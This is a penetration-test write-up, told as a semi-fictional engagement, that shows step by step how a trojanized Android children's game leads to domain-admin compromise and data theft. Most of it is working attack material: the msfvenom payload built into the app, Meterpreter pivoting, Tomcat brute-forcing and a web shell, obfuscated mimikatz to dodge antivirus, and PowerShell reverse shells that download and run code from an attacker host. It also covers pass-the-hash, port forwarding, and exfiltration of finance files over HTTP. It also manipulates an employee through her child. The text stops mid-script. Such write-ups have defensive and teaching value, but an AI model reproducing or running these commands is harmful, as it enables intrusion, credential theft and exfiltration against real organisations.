

From APK to Golden Ticket

Owning an Android smartphone and gaining Domain Admin rights and more...

Andrea Pierini <decoder.ap@gmail.com>, Giuseppe Trotta <giutrotta@gmail.com>
February 24, 2017

This article describes the potential dangers of using personal smartphones in corporate networks and as a result has been modeled after real events. It has been demonstrated that it is not so difficult for ill-intentioned to deceive an employee installing a malicious app on his smartphone, circumvent network protections, gain access to the corporate network, escalate privileges and access reserved information.

Also, it has been shown that it is possible to **remain both stealthy and bypass all the countermeasures. These include antivirus and one can use tools that are natively provided by each operating system along with publicly available scripts with some customization without relying too much on external tools. This is what we call the K.I.S.S. technique (Keep It Simple Stupid).**

Any resemblance to real events and/or persons, living or dead, IP, Names, etc. is purely coincidental.

Background

“Super Company” hired us, the (Pen)tester, to conduct a social engineering assessment against their employees. The scope of the engagement was to find all the possible ways to steal reserved documents, therefore exploiting the employees.

During the in-house kickoff meeting, we requested access for the GUEST Wi-Fi. The Wi-Fi access was protected by a captive portal thus requiring a login. The credentials were valid for just one day.


Once connected, we did not resist the urge in performing a quick scan from our iPhone using [Fing](#): the result was a list of several Android devices, apparently more than the number of guests present in the building at that moment. We thought that even the employees use the GUEST hotspot. Maybe to save their precious data plan. In fact, the receptionist - who gave us the login credentials - was chatting on WhatsApp when we asked her how to access the network. The scenario: two phones on the table, a clean desktop with a happy family picture framed: mother (the receptionist), father and a young girl.

After a brief chat, we discovered the age of the young daughter, 4 years old, also that she is hyperactive and to calm her down it is sufficient a smartphone with some games inside. Ah kids today...

Attack Narrative

The social engineering engagement started with a small phishing campaign, which failed miserably. We discovered later that there had been an awareness training before our assessment, so the user awareness was high. Not a good start for us.

We decided to focus our attention only to the receptionist. Our goal was to invite the victim to download an Android application¹ for children - remind her daughter? What could be better than a simple puzzle for children? We love puzzles!



We prepared an email with a simple link to a free download page. It was very easy to find out her personal email. We also placed in the email a QR code, so that installing was easy like taking a picture. The QR code was something like this:



Isn't it so cute? Yes, it is. Our victim will want to install our malicious Android application! The application? Ah yes, the application was a real puzzle for children with a Meterpreter shell inside.

¹ <http://www.apkmonk.com/app/com.collolo.simplepuzzleforchildren/>

Targeting the smartphone

So, the smartphone. Building the malicious apk was simple, we downloaded the funny app and then, using msfvenom, we injected our payload - Meterpreter shell in this case:

```
msfvenom -x puzzle.apk \  
  -p android/meterpreter/reverse_tcp \  
    LHOST=<OUR_PUBLIC_IP> LPORT=443 \  
  -o /var/www/html/puzzle.apk
```

We used port 443 for the listening port because, along with port 80, are standard ports usually permitted by corporate firewalls.

We were pretty confident in the fact that this app would have aroused so much interest that led to ignore the warning messages during the installation.

On our machine, we started our generic payload handler in Metasploit:

```
msf>use exploit/multi/handler  
msf exploit(handler) > set payload android/meterpreter/reverse_tcp  
payload => android/meterpreter/reverse_tcp  
msf exploit(handler) > set lhost <OUR_PUBLIC_IP>  
lhost => <OUR_PUBLIC_IP>  
msf exploit(handler) > set lport 443  
lport => 443  
msf exploit(handler) > exploit -j -z  
[*] Started reverse TCP handler on <OUR_PUBLIC_IP>:443
```

Exploiting the fact that the employees use the GUEST Wi-Fi for personal use, our purpose was to have a foot in the company without being there or outside the company in a car with a nice antenna.

Taking advantage of Meterpreter

The morning after, around 8:00 am we got this wonderful message on our msfconsole:

```
[*] Meterpreter session 1 opened (<OUR_PUBLIC_IP>:443 ->X.X.X.X:51990) at ...
```

Bingo! She really installed and launched the apk and we obtained a Meterpreter session!

At this point we needed to understand whether our victim was connected to the company's Wi-Fi network. A quick IP check said that it was from the provider of the cellular network. Probably she was on the road to her office and her daughter was playing with puzzle app.

It didn't last too much, we lost our shell after few minutes and before 9 am we got another Meterpreter session:

```
[*] Meterpreter session 2 opened (<OUR_PUBLIC_IP>:443 ->K.K.K.K:61545) at ...
```

This time the IP was the company's one, she was connected to the Wi-Fi network.

We started performing some reconnaissance. Except several smartphones, we didn't find anything relevant other than the DNS server in a different subnet

```
meterpreter>ipconfig
....
Interface 9
=====
Name          : wlan0 - wlan0
Hardware MAC  : 20:6e:9c:75:94:ba
IPv4 Address  : 10.118.1.13
IPv4 Netmask  : 255.255.255.0
IPv6 Address  : fe80::226e:9cff:fe75:94ba
IPv6 Netmask  : ::
.....
meterpreter > shell
Process 1 created.Channel 1 created.

getprop net.dns1
192.168.178.196
```

Wi-Fi GUEST network was on 10.118.1.0/24 while the DNS server on a different subnet. We configured our routes so that we were able to access this new subnet from the Meterpreter session of the receptionist's smartphone:

```
exploit(handler) > route add 192.168.178.0 255.255.255.0 1
```

Nmap cannot be excluded, so we did a first quick ping scan using proxychains:

```
msf auxiliary(socks4a) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options
```

Module options (auxiliary/server/socks4a):

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The address to listen on
SRVPORT	1080	yes	The port to listen on.

```
# Attacker <-> proxychains nmap -sn 192.168.178.0/24 <-> DNS network
Nmap scan report for 192.168.178.195
Host is up (0.15s latency).
Nmap scan report for 192.168.178.196
Host is up (0.22s latency).
```

Our hosts were happy to receive our ping scan.


We performed then a quick TCP scan:

```
msf exploit(handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 192.168.178.195,196
msf auxiliary(tcp) > set RPORTS 1-1024
msf auxiliary(tcp) > run

[*] 192.168.178.195:      - 192.168.178.195:80 - TCP OPEN
[*] 192.168.178.195:      - 192.168.178.195:8080 - TCP OPEN

[*] 192.168.178.196:      - 192.168.178.196:53 - TCP OPEN
```

The following graph shows our network knowledge at that time:



Targeting the Intranet Server


Host 192.168.178.195 was with ports 80 and 8080 open. We forwarded the ports locally so that we could analyze the web traffic locally:

```
meterpreter> portfwd add -L 127.0.0.1 -l 8001 -r 192.168.178.195 -p 80
meterpreter> portfwd add -L 127.0.0.1 -l 8002 -r 192.168.178.195 -p 8080
```

Port 80 was exposing the company's phone directory. We still do not know why they published it on the GUEST network.

A quick scan did not reveal evident vulnerabilities, so we decided to check port 8080. We got the basic-authentication popup of Apache Tomcat. After some manual attempts, we fired up hydra and in few minutes, we got the login: admin/password123456.

We were inside Tomcat management console. Probably there was a misconfiguration on the company's firewall, since Tomcat Manager, along with the phone book, should not be available on GUEST network.



We planned to upload a shell on Tomcat to be able to interact with the underlying OS. A brief server fingerprinting told us that we were messing with a Windows Server.

We build our war-archive using the Laudanum Injectable Web Exploit Code and then, using the Manager App, we uploaded our "war" file containing:


- **cmd.jsp**: our web shell for interacting with cmd.exe
- **m.ps1**: an obfuscated version of mimikatz.ps1 with automated bypassing anti-virus functionalities for grabbing passwords, hashes etc...

Due to its flexibility, obfuscating PowerShell script is very easy. There are several well know techniques, we simply changed some keywords, for example: **Invoke-mimikatz** to **Invoke-mymy**, and other small tricks².

² Here are reported some of them
<https://www.slideshare.net/DanielBohannon2/invokeobfuscation-nullcon-2017>

We also added **Invoke-mymy -dumpcreds** at the end of the file so that the function would be directly executed.

Once uploaded, we invoked cmd.jsp from our browser:



It was a blast! Our user was running with SYSTEM privileges, since Tomcat was installed by default with highest privileges. We moved on doing some information gathering. First of all, the environment variables:

Command: **cmd /c set**

ALLUSERSPROFILE=C:\ProgramData

...

COMPUTERNAME=SRVINTRANET

...

USERDOMAIN=SUPERCOMPANY

USERNAME=SRVINTRANET\$

...

We had a name for our machine: SRVINTRANET, also it was member of AD domain SUPERCOMPANY, great!

Other useful information were retrieved using systeminfo:

Command: **systeminfo**

Host Name: SRVINTRANET
OS Name: **Microsoft Windows Server 2012 R2 Standard**
OS Version: 6.3.9600 N/A Build 9600
OS Manufacturer: Microsoft Corporation
OS Configuration: Member Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
...

Then the list of domain controllers:

Command: `cmd /c nltest /dclist:supercompany`

```
Get list of DCs in domain 'supercompany' from '\\SRVDC1'.
  srvdc1.supercompany.local[PDC]      [DS]Site: Default-First-Site-Name
  srvdc2.supercompany.local          [DS]Site: Default-First-Site-Name
```

...
The command completed successfully

At this time the Android device was probably burning, we needed to move to a “decent shell”. Android device was no more stable for us.

Our golden rule is always: being stealthy and evade AV. We went then for a PowerShell shell, hoping that SRVINTRANET could connect to the Internet.

From our webshell in Tomcat we launched our PowerShell - one-liner - connect-back shell command, while on our public box netcat was listening on port 80:

```
Command: cmd /c powershell -nop -c "$c=New-Object
Net.Sockets.TCPClient('<OUR_PUBLIC_IP>',80);
$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length))-ne
0){;$d=(New-Object -TypeName System.Text.AsciiEncoding).GetString($b,0,
$i);$sb=(IEX $data 2>&1|Out-String);$sb2=$sb+'PS '+($pwd).Path+'>';
$sb=([text.encoding]::ASCII).GetBytes($sb2);$s.Write($sb,0,$sb.Length);
$s.Flush()};$c.Close()"
```

The script above launches PowerShell with some commands: creates a TCPClient object, spawns a connects back to our reverse handler, opens an I/O stream and evaluates what receives, i.e. what we will type, using InvokeExpression (IEX).

We were not lucky, no reverse shell to our box. This server, most likely, was not able to connect to the Internet. We moved again to webshell in Tomcat and launched our obfuscated version of mimikatz:


```
Command: cmd /c powershell -executionpolicy bypass -f
c:\tomcat\webapps\cmd\warfiles\m.ps1
```

```
.#####. mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 20 modules * * */
```

```
mimikatz(powershell) # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 191734 (00000000:0002ecf6)
Session           : Interactive from 1
User Name         : Administrator
Domain           : SRVINTRANET
Logon Server      : SRVINTRANET
Logon Time        : 2/17/2017 2:12:31 PM
SID               : S-1-5-21-938204560-2839928776-2225904511-500
```

```
msv :
```

```
[00010000] CredentialKeys
```

```
* NTLM       : 604603ab105adc8XXXXXXXXXXXXXXXXXXXX
```

```
* SHA1       : 7754ff505598bf3XXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

```
[00000003] Primary
```

```
* Username   : Administrator
```

```
* Domain     : SRVINTRANET
```

```
* NTLM       : 604603ab105adc8XXXXXXXXXXXXXXXXXXXX
```

```
* SHA1       : 7754ff505598bf3XXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

```
tspkg :
```

```
wdigest :
```

```
* Username   : Administrator
```

```
* Domain     : SRVINTRANET
```

```
* Password   : (null)
```

```
kerberos :
```

```
* Username   : Administrator
```

```
* Domain     : SRVINTRANET
```

```
* Password   : (null)
```

```
ssp : K0
```

```
credman :
```

```
mimikatz(powershell) # exit
```

```
Bye!
```

We got the local Administrator hashes, but nothing in cleartext - this because our target was Windows Server 2012 and, obviously, things changed after 2008³ since WDigest credentials are no longer stored in clear text - ah good days... Also, Credential manager (credman) was empty. Anyway, not a bad finding.

We decided to find an alternative server who could access the Internet. We were still pivoting through an unstable connection: The Android smartphone!

3

<https://www.trustedsec.com/april-2015/dumping-wdigest-creds-with-meterpreter-mimikatzkiwi-in-windows-8-1/>

Using “net view⁴” command we got the list of shared servers available:

Server Name	Remark
\\SRVDC1	Domain controller PDC
\\SRVDC2	Domain Controller
\\SRVWSUS	Server WSUS
\\SRVAV	Server AV
\\SRVFILE1	File Server
...	

This was for real the servers network!

Targeting WSUS Server

Two servers were eligible for reaching a stable remote shell goal. The servers: WSUS (Windows Update Server) and Antivirus. This is because these servers must have Internet access for updating their databases. We started with the first one.

We had an interesting question: “Will the local Administrator’s NTLM hash be enough for accessing this server?”. Maybe yes was our answer.

It is not so uncommon to use the same local Administrator password for all the servers of the company. This is often related to a common (bad) practice to create a first server as a template and then deploy the instances without changing the Administrator password each time.

Things got complicated and after some heavy testing, this was our plan:

- Host our previous reverse PowerShell script (*r1.ps1*) on our public web server:

```
function Invoke-r1
{
    $client = New-Object Net.Sockets.TCPCClient('<OUR_PUBLIC_IP>', 80)
    $stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0}
    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $data = (New-Object -TypeName
        System.Text.AsciiEncoding).GetString($bytes,0, $i)
        $sendback = (iex $data 2>&1 | Out-String )
        $sendback2 = $sendback + 'PS ' + (pwd).Path + '> '
        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
}
```

- Using the webshell in Tomcat, upload SMBExec⁵ (*smb.ps1*) which will allow us to perform pass-the-hash⁶ authentication.

⁴ <https://technet.microsoft.com/en-us/library/bb490719.aspx>

⁵ <https://github.com/Kevin-Robertson/Invoke-TheHash/blob/master/Invoke-SMBExec.ps1>

⁶ https://en.wikipedia.org/wiki/Pass_the_hash

We slightly edited the original SMBExec script by adding some lines to automate the exploitation. Basically, once loaded it will automatically invoke SMBExec with all the necessary parameters to connect to the WSUS server, download the reverse shell from our web server in memory and then invoke our PowerShell reverse shell:

```
Invoke-SMBExec \  
-Target <SRVWSUS_IP> \  
-Username Administrator -Hash 604603ab105adc8XXXXXXXXXXXXXXXXXXXX \  
-Command \  
"powershell -IEX (New-Object  
Net.WebClient).DownloadString('http://<OUR_PUBLIC_IP>/r1.ps1'); Invoke-r1`"
```

This was our “all-in-one” solution: SMBExec with autorun, plus a PowerShell that downloads and automatically invoke a reverse shell.

In the webshell we executed smb.ps1:

```
Command: cmd /c powershell -executionpolicy bypass -f  
c:\tomcat\webapps\cmd\warfiles\smb.ps1
```

Command executed with service BHTLCPTTEICLBHQPOVGSM on 192.168.178.62

And this time the exploitation was successful: we got our reverse shell with system privileges on SRVWSUS:

```
connect to <OUR_PUBLIC_IP> from <COMPANY_PUBLIC_IP> 50341
```

```
PS C:\Windows\system32> whoami  
nt authority\system
```

We finally got a much more stable shell, bye bye Android.

However, our mission was different now! We still did not find a way to demonstrate that it is possible to exfiltrate sensitive data.

We also noted that SMBExec spawned a process via temporary service with local SYSTEM impersonation (remember previous whoami?), even if we launched the smb.ps1 as local Administrator user. Probably using wmiexec.ps1⁷ - a PowerShell wrapper for the powerful windows WMI interface - would have been a better choice for the next tasks, given it would run a remote process with the passed credentials.

We executed again mimikatz without problems (we were SYSTEM), this time on SRVWSUS and directly from our reverse shell, i.e. without uploading further files. Remember, “mymy” is the name of our obfuscated mimikatz:

⁷ <https://github.com/Kevin-Robertson/Invoke-TheHash/blob/master/Invoke-WMIExec.ps1>

```
PS C:\Windows\system32>iex (New-Object
Net.WebClient).DownloadString('http://<OUR_PUBLIC_IP>/m.ps1'); Invoke-mymy
```

```
mimikatz(powershell) # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 749566 (00000000:000b6ffe)
Session           : Interactive from 2
User Name         : administrator
Domain            : SUPERCOMPANY
Logon Server      : SRVDC1
Logon Time        : 2/17/2017 4:23:28 PM
SID               : S-1-5-21-3534665177-2148510708-2241433719-500
msv :
[00000003] Primary
* Username : Administrator
* Domain   : SUPERCOMPANY
* NTLM     : 446687c38d831f4XXXXXXXXXXXXXXXXXXXX
* SHA1     : 5cd9d993a606586XXXXXXXXXXXXXXXXXXXXXXXXXXXX
[00010000] CredentialKeys
* NTLM     : 446687c38d831f4XXXXXXXXXXXXXXXXXXXX
* SHA1     : 5cd9d993a606586XXXXXXXXXXXXXXXXXXXXXXXXXXXX
tspkg :
wdigest :
* Username : Administrator
* Domain   : SUPERCOMPANY
* Password : (null)
kerberos :
* Username : administrator
* Domain   : SUPERCOMPANY.LOCAL
* Password : (null)
ssp :           KO
credman :
```

Wohoo! DA was logged in on this server and we got Domain Administrator hashes. Nice catch!

Anyway, game over? Not yet! The client asked us to steal confidential information and so far, we did not get any of it. But we knew where to search: the file server SRVFILE1.

Targeting the File server (SRVFILE1)

What better place to find files than a file server? Also with DA password hashes available. We were half on the road and our all-in-one SMBexec exploitation was ready, we simply changed the hash to the Domain Admin one.

Starting from our reverse shell on SRVWSUS, we tried to exploit the server using the same steps we did before, but it failed. After some attempts, we concluded that the server was not configured to access the Internet.

New server new plans! Our new attack plan was to use SRVWSUS - the one with reverse shell active - for pivoting our reverse shell onto SRVFILE1.

The steps were the following:

- Use netsh⁸ to forward all the traffic sent to SRVWSUS:8888 to ATTACKER:443
SRVFILE1 <-> SRVWSUS:8888 <-> ATTACKER:443
netsh interface portproxy add v4tov4 listenport=8888 listenaddress=0.0.0.0 connectport=443 connectaddress=<OUR_PUBLIC_IP>

- Upload on SRVWSUS a second reverse shell script r2.ps1, always from our web server:
(New-Object Net.WebClient).DownloadFile('http://<OUR_PUBLIC_IP>/r2.ps1', 'c:\tmp\r2.ps1')

r2.ps1 differs from the previous one because it connects to SRVWSUS and not to our public IP:

```
...  
$client = New-Object System.Net.Sockets.TCPClient('<SRVWSUS_IP>', 8888)  
...
```

- Download on SRVWSUS a simple PowerShell HTTPserver:

```
# http.ps1  
start-job { # will execute in background  
$p="c:\tmp\  
$H=New-Object Net.HttpListener  
$H.Prefixes.Add("http://+:8001/")  
$H.Start()  
    While ($H.IsListening) {  
        $HC=$H.GetContext()  
        $HR=$HC.Response  
        $HR.Headers.Add("Content-Type", "text/plain")  
        $file=Join-Path $p ($HC.Request).RawUrl  
        $text=[IO.File]::ReadAllText($file)  
        $text=[Text.Encoding]::UTF8.GetBytes($text)  
        $HR.ContentLength64 = $text.Length  
        $HR.OutputStream.Write($text, 0, $text.Length)  
        $HR.Close()  
    }  
$H.Stop()  
}
```

⁸ <https://technet.microsoft.com/en-us/library/bb490943.aspx>

Start the HTTP listener as a background job. From here the SRVFILE1 will download our reverse shell:

```
PS C:\tmp> .\http.ps1
```

- Alternatively to SMBExec we used WMIExec. We downloaded from our web server on SRVWSUS the wmiexec.ps1 file:

```
PS C:\tmp> (New-Object  
Net.WebClient).DownloadFile('http://<OUR_PUBLIC_IP>/wmiexec.ps1',  
'c:\tmp\wmiexec.ps1')
```

The file contained the following Invoke-WMIExec function at the end:

```
Invoke-WMIExec \  
-Target <SRVFILE1_IP> -Domain SUPERCOMPANY \  
-Username Administrator -Hash 446687c38d831f4XXXXXXXXXXXXXXXXX \  
-Command \  
"powershell `"$IEX (New-Object  
Net.WebClient).DownloadString(``http://<SRVWSUS_IP>:8001/r2.ps1```");  
Invoke-r2`""
```

- Run wmiexec.ps1:

```
PS C:\tmp> .\wmiexec.ps1
```


```
Command executed with process ID 4756 on 192.168.178.195
```

And the end of this story, we got, “magically”, a shell from SRVFILE1 with domain admin user!

```
connect to [our-webserver] from [company-ip] 49190
```

```
PS C:\Windows\system32> whoami  
supercompany\administrator
```

This image should help understanding the flow:



Almost at the end of our “intranet tour”, we had only to find some reserved files. After a quick look on the hard drives, we found something:

Directory: F:\Finance\Reserved

Mode	LastWriteTime	Length	Name
-a---	9/24/2016 2:20 AM	164468	Supersecret.docx
-a---	5/29/2016 6:41 PM	12288	Balance.xlsx
...			

These were our files! We only needed to exfiltrate it to our computer and the proof of concept was done.

After 5 mins of euphoria, we asked ourselves: “how do we exfiltrate these files on our machine?” We first tried FTP in our public web server but no luck, SuperCompany’s firewall did not permit it. So we went for the most obvious solution: upload via HTTP.

This is the point of the story where we introduced our beloved php, yes, we like php. Here is our simple upload script we placed on our public web server:

```
<?php
// index.php
$pic = @$_FILES['pic']['name'];
$pic_loc = @$_FILES['pic']['tmp_name'];
echo (@move_uploaded_file($pic_loc,$pic)) ? "DONE" : "ERROR"; ?>
```

What we needed was an HTTP client with upload features. A Google search led us⁹ to an awesome PowerShell script. We uploaded on SRVWSUS as *upload.ps1*.

⁹ <http://blog.majcica.com/2016/01/13/powershell-tips-and-tricks-multipartform-data-requests/>


To exfiltrate files we need to establish a new connection and, on SRVWSUS we added a new port forwarding rule, this time on port 8889:

```
# SRVFILE1 <-> SRVWSUS:8889 <-> ATTACKER:80
interface portproxy add v4tov4 listenport=8889 listenaddress=0.0.0.0 connectport=80
connectaddress=<OUR_PUBLIC_IP>
```

Settled the final files, we downloaded and executed on SRVFILE1 the HTTP upload script. Notice the files are downloaded from SRVWSUS on port 8889, which is forwarded to our 80 where the PHP is running. While on 443, we still have our PS reverse shell forwarded to 8888, from where we are actually sending the commands.

```
PS C:\tmp\>(New-Object
Net.WebClient).DownloadFile('http://<SRVWSUS_IP>:8889/up.ps1', 'c:\tmp\upload.ps1')
PS C:\tmp\>. .\upload.ps1
PS C:\tmp> invoke-upload -infile f:\finance\reserved\Supersecret.docx -uri
http://<SRVWSUS_IP>:8889/
content:System.Net.Http.StreamContent
DONE
```

```
PS C:\tmp> invoke-upload -infile f:\finance\reserved\balance.xlsx -uri
http://<SRVWSUS_IP>:8889/
content:System.Net.Http.StreamContent
DONE
```



We successfully transferred the restricted files to our web server! Mission accomplished!!

We did not find any large files in this case, however, if needed, we could compress (zip) them. Of course with PowerShell:

```
$src= "f:\finance\  
$dst= "c:\tmp\files.zip"  
